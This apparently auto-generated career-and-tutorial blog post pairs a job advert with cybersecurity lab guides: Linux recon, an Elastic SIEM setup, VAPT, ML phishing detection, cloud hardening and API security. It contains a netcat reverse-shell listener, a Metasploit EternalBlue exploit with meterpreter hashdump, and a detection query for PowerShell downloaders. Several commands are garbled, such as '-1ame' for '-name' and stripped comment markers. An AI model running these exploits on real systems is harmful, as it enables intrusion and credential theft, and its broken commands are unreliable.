Listen to this Post
Introduction:

India’s cybersecurity and AI education sector is experiencing unprecedented growth, with organizations like Aexantis Technologies actively recruiting talent to bridge the critical skills gap. The intersection of sales acumen and technical knowledge has become paramount—professionals who can both understand and articulate complex security concepts are driving the industry forward. This article explores the technical foundations every cybersecurity professional should master, from ethical hacking methodologies to AI-powered threat detection, while examining the career opportunities emerging in this rapidly evolving landscape.
Learning Objectives:
- Master essential Linux and Windows commands for penetration testing and security operations
- Understand Vulnerability Assessment and Penetration Testing (VAPT) methodologies and execution frameworks
- Develop proficiency in SIEM deployment, cloud security hardening, and API security best practices
- Explore AI and machine learning applications in modern cybersecurity defense
- Build a career roadmap with industry-recognized certifications and practical skills
You Should Know:
- Linux Foundations for Ethical Hacking & Penetration Testing
Linux serves as the backbone of modern cybersecurity operations. Kali Linux, specifically designed for digital forensics and penetration testing, provides the foundational environment for security professionals. Mastering key Linux commands enables practitioners to navigate file systems, manage permissions, automate reconnaissance, and monitor network traffic effectively.
Step-by-Step Guide: Setting Up a Secure Penetration Testing Environment
Step 1: Install Kali Linux in a Virtual Machine
 Download Kali Linux ISO from official repository
 Create a new VM in VirtualBox or VMware with:
 - 4GB+ RAM allocation
 - 40GB+ storage
 - Network adapter set to NAT or Bridged
Step 2: Essential Linux Commands for Ethical Hackers
 Network reconnaissance
nmap -sV -p- 192.168.1.0/24  Scan entire subnet for open ports
netstat -tulpn  List all listening ports and services
ss -tuln  Modern alternative to netstat

File system navigation and permissions
ls -la /var/log  List all log files with permissions
chmod +x payload.sh  Make script executable
find / -1ame ".conf" -type f 2>/dev/null  Locate configuration files

Packet capture and analysis
tcpdump -i eth0 -w capture.pcap  Capture network traffic to file
tcpdump -r capture.pcap | grep "HTTP"  Analyze captured packets

Remote access and tunneling
ssh -D 9050 [email protected]  Create SOCKS proxy tunnel
nc -lvnp 4444  Start netcat listener for reverse shells

Process monitoring
ps aux | grep apache2  Check running Apache processes
top -u root  Monitor system processes by user
Step 3: Automate Reconnaissance with Bash Scripting
!/bin/bash
 Basic reconnaissance automation script
echo "Starting network scan..."
nmap -sV 192.168.1.0/24 > scan_results.txt
echo "Scan complete. Results saved to scan_results.txt"

Check for open SSH ports
grep "22/tcp" scan_results.txt && echo "SSH service detected"
These commands form the essential toolkit for any ethical hacker, enabling everything from initial reconnaissance to privilege escalation and persistence.
- SOC Operations & SIEM Deployment for Threat Detection
Security Operations Centers (SOCs) rely heavily on Security Information and Event Management (SIEM) systems to monitor, detect, and respond to security incidents. Modern SIEM platforms like Splunk and the Elastic Stack (ELK) enable analysts to create custom queries, develop alert settings, and monitor real-time events. Understanding Windows event logging and local log analysis is equally critical for comprehensive threat detection.
Step-by-Step Guide: Building a SOC Home Lab with Elastic SIEM
Step 1: Deploy Elastic Stack Components
 On Ubuntu/Debian
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
sudo apt-get install apt-transport-https
echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-7.x.list
sudo apt-get update && sudo apt-get install elasticsearch kibana logstash
Step 2: Configure Windows Event Logging with Sysmon
 PowerShell (Administrator)
 Download Sysmon
Invoke-WebRequest -Uri "https://live.sysinternals.com/Sysmon.exe" -OutFile "C:\Sysmon\Sysmon.exe"

Install Sysmon with default configuration
C:\Sysmon\Sysmon.exe -accepteula -i

Enable detailed Windows event logging
wevtutil set-log "Microsoft-Windows-Sysmon/Operational" /enabled:true /retention:false /maxsize:1073741824
Step 3: Ship Logs to Elastic with WinLogBeat
 winlogbeat.yml configuration
winlogbeat.event_logs:
- name: Application
- name: Security
- name: System
- name: Microsoft-Windows-Sysmon/Operational

output.elasticsearch:
hosts: ["localhost:9200"]
setup.kibana:
host: "localhost:5601"
Step 4: Create Detection Rules
 Elasticsearch query for suspicious PowerShell execution
event.code: 4104 AND powershell.exe AND (DownloadString OR Invoke-Expression)
This lab environment enables hands-on learning of threat detection, alert triage, and incident response using real attack simulations with tools like Atomic Red Team.
3. Vulnerability Assessment & Penetration Testing (VAPT) Methodology
VAPT represents the systematic approach to identifying, exploiting, and mitigating security vulnerabilities. The Penetration Testing Execution Standard (PTES) provides a comprehensive framework covering seven distinct phases: pre-engagement interactions, intelligence gathering, threat modeling, vulnerability analysis, exploitation, post-exploitation, and reporting. Modern VAPT extends beyond traditional network testing to include web applications, APIs, and cloud environments.
Step-by-Step Guide: Executing a VAPT Engagement
Phase 1: Reconnaissance and Asset Discovery
 Passive reconnaissance
theHarvester -d target.com -b google,bing,linkedin
whois target.com

Active reconnaissance
nmap -sS -sV -O -A target.com/24
Phase 2: Vulnerability Scanning
 Automated vulnerability scanning with Nmap scripts
nmap --script vuln target.com

Web application scanning with Nikto
nikto -h https://target.com

Using OpenVAS for comprehensive scanning
openvas-start
gvm-cli --gmp-username admin --gmp-password password socket --socket-path /var/run/gvmd.sock
Phase 3: Exploitation and Proof-of-Concept
 Metasploit framework for exploitation
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.50
exploit
Phase 4: Post-Exploitation and Reporting
 Meterpreter post-exploitation commands
meterpreter > getuid
meterpreter > sysinfo
meterpreter > hashdump
meterpreter > screenshot

Document findings with CVSS scores
 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Every vulnerability finding requires a working proof-of-concept that demonstrates actual impact, not merely theoretical risk. This approach ensures that security teams can prioritize remediation efforts effectively.
4. AI & Machine Learning Applications in Cybersecurity
Artificial Intelligence and machine learning are transforming cybersecurity operations across both defensive and offensive domains. AI-powered tools enable automated threat detection, phishing classification, malware analysis, and intelligent incident response. Modern security practitioners must understand how to leverage ML algorithms for anomaly detection, network intrusion identification, and security automation.
Step-by-Step Guide: Building an AI-Powered Phishing Classifier
Step 1: Set Up Python Environment for ML
 Install required libraries
pip install scikit-learn pandas numpy matplotlib
pip install tensorflow keras

Create project structure
mkdir ai_security_lab
cd ai_security_lab
touch phishing_detector.py
Step 2: Implement Basic Phishing Detection Model
 phishing_detector.py
import pandas as pd
from sklearn.feature_extraction.text import TfidfVectorizer
from sklearn.ensemble import RandomForestClassifier
from sklearn.model_selection import train_test_split

Load email dataset (simplified)
data = pd.read_csv('phishing_emails.csv')
X = data['email_content']
y = data['is_phishing']

Vectorize text content
vectorizer = TfidfVectorizer(max_features=1000)
X_vectorized = vectorizer.fit_transform(X)

Train Random Forest classifier
X_train, X_test, y_train, y_test = train_test_split(X_vectorized, y, test_size=0.2)
clf = RandomForestClassifier(n_estimators=100)
clf.fit(X_train, y_train)

Evaluate model
accuracy = clf.score(X_test, y_test)
print(f"Model Accuracy: {accuracy:.2f}%")
Step 3: Implement Anomaly Detection for Network Traffic
 anomaly_detection.py
from sklearn.ensemble import IsolationForest
import numpy as np

Simulated network traffic features
traffic_data = np.random.randn(1000, 5)  5 features per connection
clf = IsolationForest(contamination=0.1)
predictions = clf.fit_predict(traffic_data)

Anomalies are labeled as -1
anomalies = np.where(predictions == -1)[bash]
print(f"Detected {len(anomalies)} anomalous connections")
Step 4: Deploy AI Security Automation
 Schedule automated threat detection
crontab -e
 Add: 0     python3 /path/to/phishing_detector.py --scan-inbox
AI-driven security tools can catch what traditional rule-based systems miss, providing organizations with proactive defense capabilities.
- Cloud Security Hardening Across AWS, Azure & GCP
Cloud security hardening requires a multi-layered approach encompassing identity management, network security, data protection, and continuous monitoring. Organizations must implement CIS-aligned baseline hardening, enforce encryption and key management practices, and standardize security controls across environments. Policy-as-code and automated guardrails are essential for maintaining consistent security posture at scale.
Step-by-Step Guide: Cloud Security Hardening
AWS Security Hardening Commands
 Install AWS CLI
pip install awscli
aws configure

Enable AWS CloudTrail for audit logging
aws cloudtrail create-trail --1ame SecurityTrail --s3-bucket-1ame your-audit-bucket
aws cloudtrail start-logging --1ame SecurityTrail

Configure AWS Config for compliance monitoring
aws configservice put-configuration-recorder --configuration-recorder name=default,roleARN=arn:aws:iam::account-id:role/config-role
aws configservice start-configuration-recorder --configuration-recorder-1ame default

Enforce S3 bucket encryption
aws s3api put-bucket-encryption --bucket your-bucket --server-side-encryption-configuration '{"Rules":[{"ApplyServerSideEncryptionByDefault":{"SSEAlgorithm":"AES256"}}]}'
Azure Security Hardening Commands
 Azure CLI - Install and login
az login

Enable Azure Defender for Cloud
az security auto-provisioning-setting update --1ame default --auto-provision On

Configure Azure Policy for compliance
az policy assignment create --1ame "Enforce-TLS" --policy "/providers/Microsoft.Authorization/policyDefinitions/Enforce-TLS" --scope "/subscriptions/your-subscription-id"

Enable diagnostic logging for key vault
az monitor diagnostic-settings create --1ame "KeyVaultLogs" --resource /subscriptions/your-subscription-id/resourceGroups/your-rg/providers/Microsoft.KeyVault/vaults/your-vault --logs '[{"category": "AuditEvent","enabled": true}]'
Multi-Cloud Security Best Practices
- Federate all clouds to a single Identity Provider with enforced MFA
- Require customer-managed encryption keys across every provider
- Scan all Infrastructure as Code in one CI step regardless of target cloud
- Implement runtime proof security controls with continuous compliance enforcement
6. API Security: Protecting the Modern Attack Surface
APIs represent a primary attack vector in modern applications, with OWASP API Security Top 10 providing the framework for identifying and mitigating common vulnerabilities. Critical protections include strong authentication (verifying who’s calling), granular authorization (limiting access), input validation (blocking malicious payloads), and rate limiting (preventing abuse).
Step-by-Step Guide: API Security Implementation
Step 1: Implement OAuth2/OIDC Authentication
 Configure OAuth2 with OIDC (using Keycloak example)
docker run -p 8080:8080 -e KEYCLOAK_USER=admin -e KEYCLOAK_PASSWORD=admin quay.io/keycloak/keycloak:latest

Create realm and client via Keycloak Admin Console
 Configure redirect URIs, client authentication, and scopes
Step 2: Prevent BOLA (Broken Object Level Authorization) Attacks
 Python Flask example - proper ownership check
@app.route('/api/users/<user_id>/profile')
def get_user_profile(user_id):
current_user = get_current_user()
if current_user.id != user_id and not current_user.is_admin:
return jsonify({"error": "Unauthorized"}), 403
 Use UUIDs instead of sequential IDs
if not is_valid_uuid(user_id):
return jsonify({"error": "Invalid user ID"}), 400
return jsonify(get_profile(user_id))
Step 3: Implement Rate Limiting and Throttling
 Flask-Limiter configuration
from flask_limiter import Limiter
from flask_limiter.util import get_remote_address

limiter = Limiter(app, key_func=get_remote_address)

@app.route('/api/sensitive-endpoint')
@limiter.limit("10 per minute")  Per-IP rate limiting
def sensitive_endpoint():
return jsonify({"data": "sensitive information"})
Step 4: API Gateway Security Configuration
 Kong API Gateway configuration example
_format_version: "3.0"
services:
- name: secure-api
url: http://backend-api:8080
plugins:
- name: rate-limiting
config:
minute: 100
hour: 1000
- name: jwt
config:
secret_is_base64: false
run_on_preflight: true
- name: cors
config:
origins: ["https://trusted-domain.com"]
methods: ["GET", "POST"]
Use UUIDs or non-predictable identifiers instead of sequential numbers, and implement ownership checks on every request in the backend.
What Undercode Say:
- Key Takeaway 1: The cybersecurity skills gap continues to widen, creating unprecedented opportunities for professionals who combine technical expertise with strong communication and sales abilities. Organizations like Aexantis Technologies are actively recruiting talent who can translate complex security concepts into value propositions for prospective students and clients.
-
Key Takeaway 2: Mastery of foundational technical skills—Linux command-line operations, SIEM deployment, VAPT methodologies, cloud security hardening, and API protection—forms the essential toolkit for any cybersecurity professional. The 2026 landscape demands practical, hands-on experience with real-world tools and frameworks.
Analysis: The cybersecurity and AI education sector represents one of India’s fastest-growing industries, with remote work enabling talent acquisition across geographical boundaries. The convergence of sales and technical knowledge creates a unique niche where professionals can earn significant incentives while building meaningful careers. Industry-recognized certifications like Security+, CySA+, OSCP, and CISSP provide structured pathways for career progression, while emerging areas like AI security and cloud hardening offer specialization opportunities. The shift toward remote work has democratized access to cybersecurity careers, allowing professionals from diverse backgrounds to enter the field through targeted training and certification programs. However, the rapid evolution of threats requires continuous learning and adaptation—professionals must commit to ongoing skill development to remain relevant in this dynamic landscape.
Prediction:
- +1 The cybersecurity workforce shortage will continue driving demand for trained professionals, with India emerging as a global hub for security talent and education.
-
+1 AI-powered security tools will become standard in SOC operations, enabling faster threat detection and response while creating new roles for AI security specialists.
-
-1 The increasing sophistication of cyberattacks, particularly AI-driven threats, will outpace the ability of organizations to defend without significant investment in training and technology.
-
+1 Remote work will permanently transform cybersecurity education and recruitment, enabling organizations to access talent pools previously limited by geographic constraints.
-
-1 The complexity of multi-cloud environments and API ecosystems will introduce new vulnerabilities that require specialized skills many organizations currently lack.
-
+1 Certification and continuous education programs will become the primary pathway for career advancement, with employers prioritizing demonstrable skills over traditional degrees.
-
-1 The rapid pace of technological change risks creating a two-tier workforce—those who continuously upskill and those left behind by evolving industry requirements.
-
+1 Integration of AI and machine learning into cybersecurity training will accelerate learning curves, enabling faster skill acquisition and more effective threat mitigation.
-
+1 The convergence of sales and technical roles will create new career paths that reward both communication skills and security expertise.
-
-1 Without sustained investment in cybersecurity education and training, the global security skills gap will continue to widen, leaving organizations vulnerable to increasingly sophisticated attacks.
▶️ Related Video (82% Match):
https://www.youtube.com/watch?v=1mj_wMt9KWU
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e9FB7Dem – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


